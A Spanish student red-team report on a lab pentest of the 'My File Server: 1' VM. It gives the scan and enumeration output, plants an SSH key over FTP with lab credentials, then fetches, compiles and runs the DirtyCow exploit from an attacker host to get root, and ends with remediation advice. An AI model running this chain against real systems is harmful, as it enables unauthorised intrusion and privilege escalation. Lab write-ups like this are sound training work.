

**UNIVERSIDAD POLITÉCNICA DE  
SAN LUIS POTOSÍ**

CARRERA: Ingeniería en Tecnologías de la Información

MATERIA: CNO IV (T37A): Seguridad Informática

TRABAJO: Red team report: pentesting de My File Server 1

**Ojeda Camacho José Carlos / 181629**

PROFESOR: Servando Lopez Contreras

## Contenido

|                                             |    |
|---------------------------------------------|----|
| Executive Summary (Resumen Ejecutivo) ..... | 2  |
| Alcance (Scope) .....                       | 2  |
| Metodología Aplicada .....                  | 3  |
| Fases de Reconocimiento .....               | 3  |
| Enumeración .....                           | 4  |
| Explotación .....                           | 6  |
| Escalada de Privilegios.....                | 7  |
| Análisis de Impacto (Modelo CIA) .....      | 8  |
| Recomendaciones Técnicas.....               | 8  |
| Tabla de hallazgos.....                     | 9  |
| Referencias .....                           | 10 |

## Executive Summary (Resumen Ejecutivo)

Durante la ejecución del ejercicio de Pentesting sobre el servidor objetivo, el equipo de seguridad logró comprometer la infraestructura en su totalidad, escalando privilegios hasta obtener acceso administrativo absoluto (root). El nivel de riesgo general del sistema se clasifica como crítico. Esta brecha de seguridad fue posible debido a una deficiente configuración en el servidor web que exponía credenciales de acceso en texto claro, combinada con la falta de políticas de actualización, lo que dejó al sistema operativo vulnerable a una falla crítica a nivel de kernel conocida como DirtyCow. En un entorno corporativo real, la explotación de estas vulnerabilidades permitiría a un atacante tomar control total de los activos de la empresa, resultando en el robo de propiedad intelectual, la alteración de bases de datos y la interrupción total de las operaciones del negocio.

## Alcance (Scope)


La evaluación de seguridad se delimitó estrictamente a la máquina virtual "My File Server: 1", la cual opera bajo el sistema operativo CentOS 7. Las pruebas se ejecutaron dentro de un entorno de laboratorio controlado y aislado mediante una configuración de Red NAT en VirtualBox. La dirección IP específica que se definió como objetivo para la auditoría técnica fue la 10.0.2.4. Los vectores de ataque permitidos incluyeron la evaluación de los servicios de red expuestos, específicamente los servicios de transferencia de archivos (FTP), acceso remoto (SSH), servidor web (HTTP) y compartición de archivos (SMB/Samba).

# Metodología Aplicada


Para garantizar que la evaluación se realizara de manera exhaustiva, estructurada y profesional, se implementó el estándar de ejecución de pruebas de penetración PTES (Penetration Testing Execution Standard). Esta metodología metodológica dictó un flujo de trabajo analítico que comenzó con la recopilación de inteligencia y el modelado de amenazas, continuó con el análisis profundo de vulnerabilidades sobre los servicios descubiertos, y culminó con las fases de explotación y post-explotación. El uso de este marco de trabajo asegura que las acciones técnicas no sean ataques aleatorios, sino procedimientos deliberados y enfocados en comprender el contexto organizacional y la causa raíz anatómica de cada fallo de seguridad.

## Fases de Reconocimiento

La auditoría comenzó con la necesidad de mapear la superficie de ataque y descubrir la ubicación exacta del activo dentro del entorno virtualizado. Al estar operando desde una máquina atacante Kali Linux dentro del mismo segmento de Red NAT, se tomó la decisión técnica de utilizar el protocolo de resolución de direcciones (ARP) para identificar los dispositivos activos de forma rápida y con un perfil de ruido moderado.



La auditoría comenzó con la ejecución del comando `sudo netdiscover`, una herramienta fundamental para la recolección de inteligencia en redes locales. A diferencia de un escaneo tradicional basado en paquetes ICMP (ping) que fácilmente puede ser bloqueado por firewalls locales, netdiscover interroga silenciosamente a los dispositivos de la red NAT preguntando "quién tiene" ciertas direcciones IP, escuchando las respuestas de hardware (direcciones MAC). Al procesar este tráfico, el comando identificó de manera pasiva y activa la existencia de la máquina virtual "My File Server: 1", revelando su dirección IP asignada (10.0.2.4) y estableciendo el objetivo definitivo para el resto del ejercicio sin generar un tráfico excesivamente ruidoso.



## Enumeración

Con el objetivo definido, se procedió a diseccionar la superficie de ataque utilizando el comando `nmap -p- 10.0.2.4 -sV`. La inclusión de la bandera `-p-` es una decisión estratégica crítica, ya que obliga a Nmap a escanear la totalidad de los 65,535 puertos lógicos disponibles en lugar de limitarse a los 1,000 puertos más comunes; esto garantizó el descubrimiento de servicios ocultos o reubicados, como fue el caso del servicio FTP adicional operando en el puerto no estándar 2121.

```
(kali@kali)-[~]  
$ nmap -p- 10.0.2.4 -sV
```

```
(kali@kali)-[~]  
$ nmap -A 10.0.2.4  
Starting Nmap 7.90 ( https://
```

Simultáneamente, la directiva `-sV` instruyó al motor de Nmap a interactuar con cada puerto abierto mediante el envío de sondas específicas para capturar los "banners" de los servicios y determinar con precisión matemática las versiones del software en ejecución, identificando componentes críticos como `vsftpd 3.0.2` y `Apache 2.4.6`. Para complementar esta fase con un nivel de profundidad mayor, se ejecutó `nmap -A 10.0.2.4`, habilitando el modo agresivo que desencadena la detección heurística del sistema operativo, el rastreo de rutas y la ejecución del motor de scripts de Nmap (NSE) para evaluar configuraciones por defecto.

```
(kali@kali)-[~]  
$ nmap -p- 10.0.2.4 -sV  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 21:23 -0400  
Nmap scan report for 10.0.2.4  
Host is up (0.00073s latency).  
Not shown: 64443 filtered tcp ports (no-response), 80 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.2  
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))  
111/tcp   open  rpcbind      2-4 (RPC #100000)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)  
2049/tcp  open  nfs_acl      3 (RPC #100227)  
2121/tcp  open  ftp          ProFTPD 1.3.5  
20048/tcp open  mountd       1-3 (RPC #100005)  
MAC Address: 08:00:27:F5:CB:2A (Oracle VirtualBox virtual NIC)  
Service Info: Host: FILESERVER; OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 85.58 seconds  
(kali@kali)-[~]
```

Para auditar el servidor web descubierto en el puerto 80, se ejecutó el comando `nikto -h 10.0.2.4`. Nikto es un escáner de vulnerabilidades de código abierto especializado en servidores web; el parámetro `-h` le indica el host objetivo contra el cual lanzará miles de peticiones HTTP en busca de archivos peligrosos, software obsoleto o directorios mal configurados. En este escenario, Nikto analizó las respuestas del servidor Apache e identificó la existencia del archivo de texto `/readme.txt`, catalogándolo como un archivo de interés.

```
kali@kali: ~
Session Actions Edit View Help
[!] Closing connections..
[/] Closing connections..
[-] Closing connections..
[*] Closed 1 connections

(kali@kali)-[~]
$ nikto -h 10.0.2.4
- Nikto v2.6.0

+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-10-01 21:42:01 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates: 403
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [000050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-icons/readme/
```

Paralelamente, la evaluación del servicio Samba en el puerto 445 se realizó mediante el comando `smbmap -H 10.0.2.4`. Esta herramienta está diseñada específicamente para interactuar con el protocolo SMB, listando unidades compartidas, permisos de acceso y el contenido de los directorios a través de una sesión nula.

```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ smbmap -H 10.0.2.4

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEVans@gmail.com
https://github.com/ShawnDEVans/smbmap

[\\] Checking for open ports...
[*] Detected 1 hosts serving SMB
[!] Authenticating...
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[/] Enumerating shares...
[-] Enumerating shares...

[+] IP: 10.0.2.4:445 Name: 10.0.2.4 Status: NULL Session
Disk Permissions Comment
-----
print$ NO ACCESS Printer Drivers
smbdata READ, WRITE smbdata
smbuser NO ACCESS smbuser
IPC$ NO ACCESS IPC Service (Samba 4.9.1)

[\\] Closing connections..
[!] Closing connections..
[/] Closing connections..
[-] Closing connections..
[*] Closed 1 connections

(kali@kali)-[~]
$
```

La ejecución de este comando fue decisiva, ya que mapeó la estructura interna de la red Windows/Samba compartida por el servidor Linux, revelando que el recurso "smbdata" carecía de restricciones de seguridad al poseer permisos de lectura y escritura (READ/WRITE), e identificando de manera indirecta el nombre de usuario "smbuser".

# Explotación

Poseyendo las credenciales descubiertas en la fase anterior, el objetivo estratégico fue establecer una conexión persistente y segura hacia el servidor evadiendo posibles sistemas de monitoreo de fuerza bruta. La decisión táctica consistió en aprovechar el acceso legítimo al servicio FTP para inyectar una llave pública SSH en el directorio personal del usuario comprometido. En primer lugar, se generó un par de llaves criptográficas de tipo ED25519 en la máquina atacante ejecutando ssh-keygen.

```
(kali@kali)-[~]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for "/home/kali/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:00uZi6zAg7P1+DhPU3wmqCA80NoLQLK/KBRNtLHLdp8 kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|...+
|000+
|+..+
|++0 .0
|+=+0+...+ S
|0A0+...+.+
|= 0 0 E*
|+.B 0 0 +
|. 0+=.0 0
+--[SHA256]-----+
(kali@kali)-[~]
```

Posteriormente, se estableció una sesión interactiva en el servidor objetivo mediante el comando ftp 10.0.2.4, autenticándose exitosamente con el usuario "smbuser" y la contraseña "rootroot1". Dentro de la sesión FTP, se procedió a crear el directorio de configuraciones remotas mediante mkdir .ssh y se navegó hacia él con cd .ssh. Acto seguido, se transfirió la llave pública generada localmente utilizando el comando put ~/.ssh/id\_ed25519.pub authorized\_keys. Al cerrar la conexión FTP, esta manipulación de archivos permitió invocar una conexión segura a través de ssh -i ~/.ssh/id\_ed25519 smbuser@10.0.2.4, evadiendo el requerimiento de contraseña y logrando un acceso inicial sólido al sistema operativo.

```
(kali@kali)-[~]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
ftp> put ~/.ssh/id_ed25519.pub authorized_keys
local: /home/kali/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5588|).
150 Ok to send data.
100% |*****| 91 472.69 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (14.84 KiB/s)
ftp>
```

```
(kali@kali)-[~]
$ ssh -i ~/.ssh/id_ed25519 smbuser@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oM02gVNYXrps4Zi+Xc8ga0ZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter :- @akankshavermasv                   #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

## Escalada de Privilegios

Al ingresar al sistema con los permisos limitados del usuario "smbuser", la fase de post-explotación se enfocó en auditar el entorno interno para encontrar vectores de elevación de privilegios. Se analizó la arquitectura del sistema operativo ejecutando el comando `uname -a`, lo que reveló que el servidor operaba sobre el kernel Linux 3.10.0-229. Se identificó que esta versión específica sufría de una condición de carrera crítica en el subsistema de memoria, una vulnerabilidad documentada bajo el código CVE-2016-5195 y popularmente conocida como DirtyCow.

```
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$
```

Para capitalizar este fallo, se levantó un servidor HTTP temporal en la máquina atacante ejecutando `python3 -m http.server 8080` y se transfirió el código fuente del exploit a la máquina víctima mediante el comando `wget [http://10.0.2.15:8080/40616.c](http://10.0.2.15:8080/40616.c)`. El código fue compilado exitosamente utilizando el compilador multihilo de GNU mediante `gcc -pthread 40616.c -o exploit`.

```
(kali@kali)-[~/Downloads/exploit]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
[smbuser@fileserver ~]$ wget http://10.0.2.15:8080/40616.c
--2026-10-02 07:39:10-- http://10.0.2.15:8080/40616.c
Connecting to 10.0.2.15:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4963 (4.8K) [text/x-csrc]
Saving to: '40616.c'

100%[=====]
2026-10-02 07:39:10 (560 MB/s) - '40616.c' saved [4963/4963]

[smbuser@fileserver ~]$
```

```
[smbuser@fileserver ~]$ gcc -pthread 40616.c -o exploit
40616.c: In function 'proccselfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
    extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                   ^
[smbuser@fileserver ~]$
```

Al ejecutar el binario resultante con `./exploit`, el exploit sobrescribió exitosamente el archivo binario de contraseñas del sistema, abriendo una shell interactiva que otorgó control total como usuario root. Finalmente, se extrajo la evidencia criptográfica que validaba el compromiso total navegando al directorio del administrador con `cd /root` y leyendo el archivo final mediante `cat proof.txt`, capturando la bandera `af52e0163b03cbf7c6dd146351594a43`.

```
[smbuser@fileserv ~]$ ./exploit
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserv smbuser]#

[root@fileserv smbuser]# ls
40616.c  exploit
[root@fileserv smbuser]# cd /root
bash: cd /root: No such file or directory
[root@fileserv smbuser]# cd /root
[root@fileserv root]# ls
proof.txt
[root@fileserv root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserv root]#
```

## Análisis de Impacto (Modelo CIA)

La explotación encadenada de estas vulnerabilidades representa una falla catastrófica en los tres pilares fundamentales de la seguridad de la información. En el ámbito de la Confidencialidad, el impacto es absoluto, ya que el acceso de superusuario permite leer correos electrónicos, bases de datos de clientes, código fuente y propiedad intelectual almacenada en cualquier directorio de la organización. En cuanto a la Integridad, un atacante con control root tiene la facultad de modificar registros financieros, instalar puertas traseras indetectables, manipular bitácoras de auditoría para borrar sus huellas y alterar configuraciones críticas del sistema operativo. Por último, en términos de Disponibilidad, la red y el negocio quedan completamente a merced del actor malicioso, quien podría ejecutar comandos de borrado masivo de discos, detener servicios de producción críticos o implementar secuestros de datos mediante ransomware, paralizando por completo la operatividad de la empresa.

## Recomendaciones Técnicas

Para contener estos riesgos organizacionales y fortalecer la postura de seguridad del servidor, es imperativo aplicar correcciones inmediatas a nivel de infraestructura. La acción de remediación más crítica es someter el sistema operativo CentOS a un ciclo de parches urgente para actualizar el kernel a una versión robusta que no sea susceptible a la vulnerabilidad CVE-2016-5195 (DirtyCow). Paralelamente, se debe eliminar de manera inmediata el archivo `/readme.txt` alojado en el servidor web Apache, estableciendo políticas estrictas de gestión de secretos que prohíban almacenar contraseñas en texto claro dentro de repositorios o directorios públicos. A nivel de servicios, se requiere aplicar un proceso de hardening sobre el servicio FTP para desactivar inicios de sesión anónimos o no esenciales, y sobre el protocolo SMB se deben reconfigurar las Listas de Control de Acceso (ACLs) del recurso "smbdata" para revocar permisos de escritura generales y aplicar el principio de mínimo privilegio únicamente a identidades corporativas validadas.

## Tabla de hallazgos

| ID      | Vulnerabilidad                                                                                | Severidad | Evidencia                                                                                         | Impacto                                                                                                                   | Recomendación                                                                                                            |
|---------|-----------------------------------------------------------------------------------------------|-----------|---------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| VULN-01 | Fuga de Información por exposición de credenciales en texto claro.                            | Alta      | Archivo expuesto en la ruta HTTP /readme.txt conteniendo la dupla de acceso de un usuario válido. | Permite a un actor externo recolectar credenciales legítimas para acceder a servicios internos sin requerir fuerza bruta. | Remover el archivo del servidor web público y rotar inmediatamente las contraseñas comprometidas.                        |
| VULN-02 | Deficiente configuración de permisos en recursos compartidos de red.                          | Media     | Análisis de SMB revelando permisos plenos de escritura y lectura en el recurso smbdata.           | Posibilita la exfiltración de documentos confidenciales y la carga remota de cargas útiles maliciosas en la intranet.     | Configurar adecuadamente las ACLs del servicio Samba, restringiendo el acceso exclusivamente a usuarios autorizados.     |
| VULN-03 | Vulnerabilidad de Escalada de Privilegios Local a nivel de Kernel (DirtyCow / CVE-2016-5195). | Crítica   | Versión de kernel Linux 3.10.0-229 identificada y explotada exitosamente logrando acceso root.    | Otorga control administrativo total sobre la máquina, comprometiendo de manera irreversible todo el activo informático.   | Ejecutar de forma inmediata la actualización y parcheo del núcleo del sistema operativo a través del gestor de paquetes. |

## Referencias

*The Penetration Testing Execution Standard*. (s. f.). [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)

Verton, R. (2016, 21 octubre). *Linux Kernel 2.6.22 < 3.9 (x86/x64) - «Dirty COW /proc/self/mem» Race Condition Privilege Escalation (SUID Method)*. *Exploit Database*. <https://www.exploit-db.com/exploits/40616>

NVD - Home. (s. f.-b). <https://nvd.nist.gov/vuln/detail/cve-2016-5195>

MITRE. (s.f.). CVE-2016-5195. *Common Vulnerabilities and Exposures*. Recuperado el 01 de octubre de 2026, de <https://www.cve.org/CVERecord?id=CVE-2016-5195>